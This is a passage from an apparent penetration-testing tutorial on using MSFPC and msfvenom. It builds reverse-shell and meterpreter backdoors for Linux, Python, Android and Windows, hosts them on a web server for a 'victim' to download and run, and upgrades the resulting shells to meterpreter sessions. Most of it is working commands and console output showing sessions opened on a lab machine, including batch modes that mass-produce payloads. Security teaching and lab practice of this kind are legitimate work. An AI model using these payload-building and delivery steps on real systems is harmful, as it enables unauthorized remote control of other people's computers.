
When victim will browse the following URL where it will ask to install the script and once the target runs the bash script with full permission, it will give command shell.

```
//192.168.1.109/root/bash-shell-staged-reverse-tcp-1234.sh
chmod 777 bash-shell-staged-reverse-tcp-1234.sh
./bash-shell-staged-reverse-tcp-1234.sh
```

```
root@ubuntu:~/Downloads# chmod 777 bash-shell-staged-reverse-tcp-1234.sh
root@ubuntu:~/Downloads# ./bash-shell-staged-reverse-tcp-1234.sh
```

Hence you can observe as said above, we have command shell of target's machine and with the help of the following command, we have upgraded it into the meterpreter shell.

```
sessions -u 1
```



Linux

If you want to generate a payload to get meterpreter session victim's machine which operates on Linux, then all you need to do is type following:

```
msfpc linux 192.168.1.109 4444
```

It creates a malicious backdoor in the .**elf format**. Then it will start generating the payload and as result give us the following details:

- Location of MSF handler file and Linux shell created: **'/root/linux-shell-staged-reverse-tcp-4444.elf**
- Command to be run to start multi handler automatically: **msfconsole -q -r '/root/linux-shell-staged-reverse-tcp-4444.elf.rc'**

- Command for file transfer through web server: **python2 -m SimpleHTTPServer 8080**

```
root@kali:~# msfpc linux 192.168.1.109 4444
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.1.109
 [i] PORT: 4444
 [i] TYPE: linux (linux/x86/shell/reverse_tcp)
 [i]  CMD: msfvenom -p linux/x86/shell/reverse_tcp -f elf \
  --platform linux -a x86 -e generic/none LHOST=192.168.1.109 LPORT=4444 \
  > '/root/linux-shell-staged-reverse-tcp-4444.elf'

 [i] linux shell created: '/root/linux-shell-staged-reverse-tcp-4444.elf'

 [i] MSF handler file: '/root/linux-shell-staged-reverse-tcp-4444-elf.rc'
 [i] Run: msfconsole -q -r '/root/linux-shell-staged-reverse-tcp-4444-elf.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
```

Now run the following command to launch multi/handler and web server for file transfer.

```
msfconsole -q -r '/root/linux-shell-staged-reverse-tcp-4444.elf.rc'
python2 -m SimpleHTTPServer 8080
```

When victim will browse the following URL where it will ask to install the application and once the target run the .elf file with full permission, it will give command shell.

```
//192.168.1.109/root/linux-shell-staged-reverse-tcp-4444.elf
chmod 777 linux-shell-staged-reverse-tcp-4444.elf
./linux-shell-staged-reverse-tcp-4444.elf
```

```
root@ubuntu:~/Downloads# chmod 777 linux-shell-staged-reverse-tcp-4444.elf
root@ubuntu:~/Downloads# ./linux-shell-staged-reverse-tcp-4444.elf
```

Hence you can observe as said above, we have command shell of target's machine and with the help of the following command, we have upgraded it into the meterpreter shell.

```
sessions -u 1
```

```
root@kali:~# msfconsole -q -r '/root/linux-shell-staged-reverse-tcp-4444-elf.rc'
[*] Processing /root/linux-shell-staged-reverse-tcp-4444-elf.rc for ERB directives.
resource (/root/linux-shell-staged-reverse-tcp-4444-elf.rc)> use exploit/multi/handler
resource (/root/linux-shell-staged-reverse-tcp-4444-elf.rc)> set PAYLOAD linux/x86/shell/
PAYLOAD => linux/x86/shell/reverse_tcp
resource (/root/linux-shell-staged-reverse-tcp-4444-elf.rc)> set LHOST 192.168.1.109
LHOST => 192.168.1.109
resource (/root/linux-shell-staged-reverse-tcp-4444-elf.rc)> set LPORT 4444
LPORT => 4444
resource (/root/linux-shell-staged-reverse-tcp-4444-elf.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/linux-shell-staged-reverse-tcp-4444-elf.rc)> run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:4444
msf exploit(multi/handler) > [*] Sending stage (36 bytes) to 192.168.1.105
[*] Command shell session 1 opened (192.168.1.109:4444 -> 192.168.1.105:36313) at 2018-10

msf exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.109:4433
[*] Sending stage (861480 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.109:4433 -> 192.168.1.105:51346) at 2018-10-2
[*] Command stager progress: 100.00% (773/773 bytes)
msf exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : 192.168.1.105
OS           : Ubuntu 14.04 (Linux 3.13.0-160-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Python

If you want to generate a payload to get meterpreter session victim's machine which operates on Python, then all you need to do is type following:

```
msfpc python 192.168.1.109 5555
```

It creates a malicious backdoor in the **.py format**. Then it will start generating the payload and as result give us the following details:

Location of MSF handler file and python meterpreter created: **'/root/python-meterpreter-staged-reverse_tcp-5555.py**

Command to be run to start multi handler automatically: **msfconsole -q -r '/root/python-meterpreter-staged-reverse_tcp-5555.py.rc'**

Command for file transfer through web server: **python2 -m SimpleHTTPServer 8080**

```
root@kali:~# msfpc python 192.168.1.109 5555
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.1.109
 [i] PORT: 5555
 [i] TYPE: python (python/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p python/meterpreter/reverse_tcp -f raw \
  --platform python -e generic/none -a python LHOST=192.168.1.109 LPORT=5555 \
  > '/root/python-meterpreter-staged-reverse-tcp-5555.py'

 [i] python meterpreter created: '/root/python-meterpreter-staged-reverse-tcp-5555.py'

 [i] MSF handler file: '/root/python-meterpreter-staged-reverse-tcp-5555-py.rc'
 [i] Run: msfconsole -q -r '/root/python-meterpreter-staged-reverse-tcp-5555-py.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
```

Now run the following command to launch multi/handler and web server for file transfer.

```
msfconsole -q -r '/root/python-meterpreter-staged-reverse_tcp-5555.py.rc'
python2 -m SimpleHTTPServer 8080
```

When victim will browse the following URL where it will ask to install the script and once the target run the python script, it will give the meterpreter session.

```
//192.168.1.109/root/python-meterpreter-staged-reverse_tcp-5555.py
python python-meterpreter-staged-reverse_tcp-5555.py
```

```
root@ubuntu:~/Downloads# python python-meterpreter-staged-reverse-tcp-5555.py
root@ubuntu:~/Downloads#
```

Hence you can observe as said above, we have the meterpreter session of the target's machine

```
root@kali:~# msfconsole -q -r '/root/python-meterpreter-staged-reverse-tcp-5555-py.rc'
[*] Processing /root/python-meterpreter-staged-reverse-tcp-5555-py.rc for ERB directives.
resource (/root/python-meterpreter-staged-reverse-tcp-5555-py.rc)> use exploit/multi/handl
resource (/root/python-meterpreter-staged-reverse-tcp-5555-py.rc)> set PAYLOAD python/mete
PAYLOAD => python/meterpreter/reverse_tcp
resource (/root/python-meterpreter-staged-reverse-tcp-5555-py.rc)> set LHOST 192.168.1.109
LHOST => 192.168.1.109
resource (/root/python-meterpreter-staged-reverse-tcp-5555-py.rc)> set LPORT 5555
LPORT => 5555
resource (/root/python-meterpreter-staged-reverse-tcp-5555-py.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/python-meterpreter-staged-reverse-tcp-5555-py.rc)> run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:5555
msf exploit(multi/handler) > [*] Sending stage (53508 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.109:5555 -> 192.168.1.105:50232) at 2018-10-21

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : ubuntu
OS              : Linux 3.13.0-160-generic #210-Ubuntu SMP Mon Sep 24 18:08:15 UTC 2018
Architecture    : x64
System Language : en_US
Meterpreter     : python/linux
meterpreter >
```

Batch (Generates all Possible Combination Payloads)

Batch is the most significant Mode as it generates as much as a possible combination of payload. If we want to create all payloads which can give **meterpreter session** then we can use the following command in that situation.

```
msfpc msf batch eth0
```

In the given below command you can observe here it has generated all possible types of payload which can give meterpreter sessions. Although the rest technique is as above to execute the payload and get the reverse connection.

```
root@kali:~# msfpc msf batch eth0
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i] Batch Mode. Creating as many different combinations as possible

 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.1.109
 [i] PORT: 443
 [i] TYPE: android (android/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p android/meterpreter/reverse_tcp \
  LHOST=192.168.1.109 LPORT=443 \
  > '/root/android-meterpreter-staged-reverse-tcp-443.apk'

 [i] android meterpreter created: '/root/android-meterpreter-staged-reverse-tcp-443.apk

 [i] MSF handler file: '/root/android-meterpreter-staged-reverse-tcp-443-apk.rc'
 [i] Run: msfconsole -q -r '/root/android-meterpreter-staged-reverse-tcp-443-apk.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!


 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.1.109
 [i] PORT: 443
 [i] TYPE: android (android/meterpreter/reverse_http)
 [i]  CMD: msfvenom -p android/meterpreter/reverse_http \
  LHOST=192.168.1.109 LPORT=443 \
  > '/root/android-meterpreter-staged-reverse-http-443.apk'

 [i] android meterpreter created: '/root/android-meterpreter-staged-reverse-http-443.apk'

 [i] MSF handler file: '/root/android-meterpreter-staged-reverse-http-443-apk.rc'
 [i] Run: msfconsole -q -r '/root/android-meterpreter-staged-reverse-http-443-apk.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!


 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.1.109
 [i] PORT: 443
 [i] TYPE: android (android/meterpreter/reverse_https)
 [i]  CMD: msfvenom -p android/meterpreter/reverse_https \
  LHOST=192.168.1.109 LPORT=443 \
  > '/root/android-meterpreter-staged-reverse-https-443.apk'

 [i] android meterpreter created: '/root/android-meterpreter-staged-reverse-https-443.apk'

 [i] MSF handler file: '/root/android-meterpreter-staged-reverse-https-443-apk.rc'
 [i] Run: msfconsole -q -r '/root/android-meterpreter-staged-reverse-https-443-apk.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
```

If we want to create all payloads which can give **command shell session** of the target's machine then we can use the following command in that situation.

```
msfpc cmd batch eth0
```

In the given below command you can observe here it has generated all possible types of payload which can give command shell.

```
root@kali:~# msfpc cmd batch eth0
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i] Batch Mode. Creating as many different combinations as possible

 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.1.109
 [i] PORT: 443
 [i] TYPE: android (android/shell/reverse_tcp)
 [i]  CMD: msfvenom -p android/shell/reverse_tcp \
  LHOST=192.168.1.109 LPORT=443 \
  > '/root/android-shell-staged-reverse-tcp-443.apk'

 [i] android shell created: '/root/android-shell-staged-reverse-tcp-443.apk'

 [i] MSF handler file: '/root/android-shell-staged-reverse-tcp-443-apk.rc'
 [i] Run: msfconsole -q -r '/root/android-shell-staged-reverse-tcp-443-apk.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!


 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.1.109
 [i] PORT: 443
 [i] TYPE: android (android/shell/reverse_http)
 [i]  CMD: msfvenom -p android/shell/reverse_http \
  LHOST=192.168.1.109 LPORT=443 \
  > '/root/android-shell-staged-reverse-http-443.apk'

 [i] android shell created: '/root/android-shell-staged-reverse-http-443.apk'

 [i] MSF handler file: '/root/android-shell-staged-reverse-http-443-apk.rc'
 [i] Run: msfconsole -q -r '/root/android-shell-staged-reverse-http-443-apk.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!


 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.1.109
 [i] PORT: 443
 [i] TYPE: android (android/shell/reverse_https)
 [i]  CMD: msfvenom -p android/shell/reverse_https \
  LHOST=192.168.1.109 LPORT=443 \
  > '/root/android-shell-staged-reverse-https-443.apk'

 [i] android shell created: '/root/android-shell-staged-reverse-https-443.apk'

 [i] MSF handler file: '/root/android-shell-staged-reverse-https-443-apk.rc'
 [i] Run: msfconsole -q -r '/root/android-shell-staged-reverse-https-443-apk.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
```

Loop (Generates One payload for Each Platform)

Loop is also the most significant mode as it generates one of each type of payload with their default values. Hence by default will generate a payload to provide **meterpreter session** rather than command shell session.

```
msfpc verbose loop eth0
```

In the given below command you can observe here it has generated all possible types payload for each platform which can give meterpreter sessions. Although the rest technique is as above to execute the payload and get the reverse connection.

```
root@kali:~# msfpc verbose loop eth0
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i] Loop Mode. Creating one of each TYPE, with default values

 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]        IP: 192.168.1.109
 [i]      PORT: 443
 [i]      TYPE: android (android/meterpreter/reverse_tcp)
 [i]     SHELL: meterpreter
 [i] DIRECTION: reverse
 [i]     STAGE: stageless
 [i]    METHOD: tcp
 [i]       CMD: msfvenom -p android/meterpreter/reverse_tcp \
  LHOST=192.168.1.109 LPORT=443 \
  > '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

 [i] android meterpreter created: '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

 [i] File: Zip archive data, at least v2.0 to extract
 [i] Size: 12K
 [i]  MD5: 7214d92bbf603f7be4c7705da8cfb297
 [i] SHA1: 0f5c46f13d01b7a730868f50209785f13af822f0

 [i] MSF handler file: '/root/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
 [i] Run: msfconsole -q -r '/root/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!


 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]        IP: 192.168.1.109
 [i]      PORT: 443
 [i]      TYPE: windows (windows/meterpreter/reverse_tcp)
 [i]     SHELL: meterpreter
 [i] DIRECTION: reverse
 [i]     STAGE: staged
 [i]    METHOD: tcp
 [i]       CMD: msfvenom -p windows/meterpreter/reverse_tcp -f asp \
  --platform windows -a x86 -e generic/none LHOST=192.168.1.109 LPORT=443 \
  > '/root/windows-meterpreter-staged-reverse-tcp-443.asp'

 [i] windows meterpreter created: '/root/windows-meterpreter-staged-reverse-tcp-443.asp'

 [i] File: ASCII text, with very long lines, with CRLF, LF line terminators
 [i] Size: 40K
 [i]  MD5: e3cdedf587a4d08853769190c5f936fb
 [i] SHA1: a72c7113b8bcc2c214fcde967145866e76d4f5f2

 [i] MSF handler file: '/root/windows-meterpreter-staged-reverse-tcp-443-asp.rc'
 [i] Run: msfconsole -q -r '/root/windows-meterpreter-staged-reverse-tcp-443-asp.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
```

Generating Stageless Payload

As we all know there are two types of payloads i.e. stag and stageless and by default it creates a stage payload. If you want to create a stageless payload then you can go with the following command to generate stageless payload for command shell session or meterpreter session.

```
msfpc stagless cmd windows 192.168.1.109
msfpc stagless msf  windows 192.168.1.109
```

The rest technique is as above to execute the payload and get the reverse connection.